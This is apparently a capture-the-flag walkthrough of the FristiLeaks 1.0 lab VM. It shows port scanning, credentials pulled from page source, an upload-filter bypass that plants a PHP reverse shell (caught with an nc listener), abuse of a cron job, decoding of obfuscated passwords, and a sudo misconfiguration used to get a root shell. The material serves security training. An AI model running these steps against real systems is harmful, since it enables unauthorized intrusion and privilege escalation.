
Up and running!

Let's nmap the network

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 192.168.1.190
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-18 09:51 EDT
Nmap scan report for 192.168.1.190
Host is up (0.0042s latency).
Not shown: 65357 filtered tcp ports (no-response), 177 filtered tcp ports (host-unreach)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
```


Those directories are dead ends and lead to pages with this image

I know this sounds like I googled the walkthrough, but I swear this was a blind attempt and I got and admin portal on my first try



There’s a base64 encoded image in the source code



```
<br/>
<!--
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
-->
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#
```





And a username


```
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
```

Using eezeepz and that password as credentials, I managed to login





If I attempt to upload a php shell, I get this error



If we upload an image, let's say, image.jpg, we can access it in /fristi/uploads/image.jpg

So our next step is to bypass upload restrictions and upload a .php reverse shell

This worked!

```
Upgrade-Insecure-Requests: 1

-----------------------------388005336922710586044274771682
Content-Disposition: form-data; name="fileToUpload"; filename="rev.php.jpg"
Content-Type: application/x-php

<?php
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.180] from (UNKNOWN) [192.168.1.190] 43903
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 10:19:29 up 28 min,  0 users,  load average: 0.04, 1.39, 1.43
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$
```

There are 3 users but we only have access to one users' files. There is an interesting notes.txt file inside eezeepz's home folder

```
bash-4.1$ ls ..
ls ..
admin  eezeepz  fristigod
bash-4.1$ cat notes.txt
cat notes.txt
Yo EZ,

I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.

- Jerry
bash-4.1$
```

Let's exploit this cron job by adding a runthis file to /tmp/ which gives us access to /home/admin

```
bash-4.1$ cat /tmp/runthis
cat /tmp/runthis
/home/admin/chmod 777 /home/admin
bash-4.1$ ls -alh
ls -alh
total 652K
drwxrwxrwx. 2 admin     admin     4.0K Nov 19  2015 .
drwxr-xr-x. 5 root      root      4.0K Nov 19  2015 ..
-rw-r--r--. 1 admin     admin       18 Sep 22  2015 .bash_logout
-rw-r--r--. 1 admin     admin      176 Sep 22  2015 .bash_profile
-rw-r--r--. 1 admin     admin      124 Sep 22  2015 .bashrc
-rwxr-xr-x  1 admin     admin      45K Nov 18  2015 cat
-rwxr-xr-x  1 admin     admin      48K Nov 18  2015 chmod
-rw-r--r--  1 admin     admin      737 Nov 18  2015 cronjob.py
-rw-r--r--  1 admin     admin       21 Nov 18  2015 cryptedpass.txt
-rw-r--r--  1 admin     admin      258 Nov 18  2015 cryptpass.py
-rwxr-xr-x  1 admin     admin      89K Nov 18  2015 df
-rwxr-xr-x  1 admin     admin      24K Nov 18  2015 echo
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 egrep
-rwxr-xr-x  1 admin     admin     160K Nov 18  2015 grep
-rwxr-xr-x  1 admin     admin      84K Nov 18  2015 ps
-rw-r--r--  1 fristigod fristigod   25 Nov 19  2015 whoisyourgodnow.txt
bash-4.1$
```

The interesting files contain the following

```
bash-4.1$ cat cryptedpass.txt
cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
bash-4.1$ cat whois
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG
bash-4.1$ cat cryptpass.py
cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
bash-4.1$
```

So to decrypt the passwords found we must do the reverse of this:

1) Reverse the encrypted string (because of the [::-1])

2) Decode it with the rot13 algorithm
3) Base64 decode it

So I built a tiny python script and decoded the passwords

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python2 decoder.py mVGZ3O3omkJLmy2pcuTq
thisisalsopw123

┌──(kali㉿kali)-[~/Desktop]
└─$ python2 decoder.py =RFn0AKnlMHMPIzpyuTI0ITG
LetThereBeFristi!

┌──(kali㉿kali)-[~/Desktop]
└─$ cat decoder.py
import base64, codecs,sys

def decode(str):
        b64 = codecs.decode(str[::-1], 'rot13')
        return base64.b64decode(b64)

print decode(sys.argv[1])
```

The first password is for the user admin, who cannot run sudo on this machine… So we can ignore that

The second password is for fristigod, who has the following sudo permissions

```
bash-4.1$ sudo -l
sudo -l
Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
bash-4.1$
```

This appears to be a free RCE program, but it does not allow us to use it…

```
bash-4.1$ /var/fristigod/.secret_admin_stuff/doCom
/var/fristigod/.secret_admin_stuff/doCom
Nice try, but wrong user ;)
bash-4.1$ strings doCom
strings doCom
/lib64/ld-linux-x86-64.so.2
__gmon_start__
libc.so.6
setuid
exit
strcat
stderr
system
getuid
fwrite
__libc_start_main
GLIBC_2.2.5
fff.
fffff.
l$ L
t$(L
|$0H
Nice try, but wrong user ;)
Usage: ./program_name terminal_command ...
```

In the previous directory, there is a .bash_history

```
bash-4.1$ pwd
pwd
/var/fristigod
bash-4.1$ ls -alh
ls -alh
total 16K
drwxr-x---  3 fristigod fristigod 4.0K Nov 25  2015 .
drwxr-xr-x. 19 root      root      4.0K Nov 19  2015 ..
-rw-------  1 fristigod fristigod  864 Nov 25  2015 .bash_history
drwxrwxr-x.  2 fristigod fristigod 4.0K Nov 25  2015 .secret_admin_stuff
```

Which contains…
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom

So this is the way to use the program

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash -i
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash -i
bash-4.1# whoami
whoami
root
bash-4.1#
```

Rooted! In a little over an hour. The author says it's supposed to be rooted in about 4 hours, so we're in pretty good shape!

```
bash-4.1# cat fri
cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0×A [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1
```